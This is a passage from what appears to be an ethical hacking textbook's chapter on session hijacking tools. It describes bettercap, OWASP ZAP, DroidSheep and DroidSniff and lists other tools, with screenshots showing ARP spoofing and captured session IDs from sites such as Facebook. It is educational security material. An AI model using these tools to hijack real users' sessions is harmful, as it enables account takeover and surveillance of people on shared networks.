
```
┌─[root@parrot]─[~]
└──╼ #bettercap -iface eth0
bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of commands]

10.10.1.0/24 > 10.10.1.13  » [02:56:20] [sys.log] [war] Could not find mac for 10.10.1.2
10.10.1.0/24 > 10.10.1.13  » help

          help MODULE : List available commands or show module specific help if no module name is pr
ovided.
               active : Show information about active modules.
                 quit : Close the session and exit.
        sleep SECONDS : Sleep for the given amount of seconds.
             get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
       set NAME VALUE : Set the VALUE of variable NAME.
 read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                clear : Clear the screen.
       include CAPLET : Load and run this caplet in the current session.
            ! COMMAND : Execute a shell command and print its output.
       alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

      any.proxy > not running
       api.rest > not running
      arp.spoof > not running
      ble.recon > not running
        caplets > not running
    dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
```

Figure 11.28: Screenshot of bettercap

- **OWASP ZAP**

  Source: *https://www.zaproxy.org*

  Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow users to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and is ideal for developers and functional testers who are new to penetration testing.


OWASP ZAP - OWASP ZAP 2.11.1
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Break
Submit and step to next request or response
Header: Text
Body: Text
Contexts
Default Context
Sites
History
Search
Alerts
Output
Filter: OFF
Export
Id
Source
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags
Alerts 0 0 0 0 Primary Proxy: 10.10.1.19:8080
Current Scans 0 0 0 0 0 0 0 0

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 13 Apr 2022 06:25:15 GMT
Content-Length: 4326
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-tr
ansitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <meta charset="utf-8"/>
        <meta name="viewport" content=
"width=device-width, initial-scale=1, minimum-scale=1, maximum-scale=1"/>
```

Figure 11.29: Screenshot of OWASP ZAP

The following are some additional session hijacking tools:


- Burp Suite (*https://portswigger.net*)
- netool toolkit (*https://sourceforge.net*)
- WebSploit Framework (*https://sourceforge.net*)
- sslstrip (*https://pypi.python.org*)
- JHijack (*https://sourceforge.net*)

Session Hijacking Tools for Mobile Phones

- **DroidSheep**

  Source: *https://droidsheep.info*

  The DroidSheep tool is used for session hijacking on Android devices connected to a common wireless network. It obtains the session ID of active users on the Wi-Fi network and uses it to access a website as an authorized user. A DroidSheep user can easily observe the activities of authorized users on websites. It can also hijack social accounts by obtaining the session ID.



Connected to [redacted]
Spoofing IP: 192.168.0.1

[redacted] [http://www.facebook....
IP=192.168.0.100 Anil Sardiwal [http://ww...
http://www.google.co.in
IP=192.168.0.100 ID: 1239002684
http://xsltcache.alexa.com
IP=192.168.0.100 ID: 1120334729
http://api.mywot.com
IP=192.168.0.100 ID: 166224861
http://apis.google.com
IP=192.168.0.100 ID: -561222905
http://www.blogger.com
IP=192.168.0.100 ID: -70447663
http://platform.linkedin.com
IP=192.168.0.100 ID: -2082712684
http://platform.twitter.com
IP=192.168.0.100 ID: -1933430236
http://s7.addthis.com
IP=192.168.0.100 ID: -1667993814
http://www.stumbleupon.com
IP=192.168.0.100 ID: -1486882064

☑ ARP-Spoofing ☑ Generic mode


RUNNING AND SPOOFING

Figure 11.30: Screenshot of DroidSheep

- **DroidSniff**

  Source: *https://github.com*

  DroidSniff is an Android app for security analysis in wireless networks that can capture Facebook, Twitter, LinkedIn, and other accounts. This tool is used for testing the security of user accounts. It identifies the poor security properties of network connections without encryption.



Spoofing IP: 192.168.2.1

[redacted] [http://www.facebook.com]@http://w...
[redacted] [http://www.facebook.com]
IP: 192.168.2.6 Hostname: [redacted] PC
[redacted] [http://www.facebook.com]@http:/...
http://www.google.com
IP: 192.168.2.5 Hostname: [redacted] PC
http://www.google.com@http://www.google.com
http://www.google.com
IP: 192.168.2.5 Hostname: [redacted]
http://www.google.com@http://www.google.com
[redacted] [http://www.facebook.com]
IP: 192.168.2.7 Hostname: [redacted]
[redacted] [http://www.facebook.com]@http://w...
http://www.facebook.com
IP: 64.214.231.248 Hostname: [redacted] PC
ID: 1576267735
http://www.facebook.com
IP: 192.168.2.6 Hostname: [redacted] PC
ID: 1210568433
http://www.cyber-warrior.org
IP: 192.168.2.5 Hostname: [redacted] PC
ID: 423433796

☑ ARP-Spoofing ☑ Generic mode

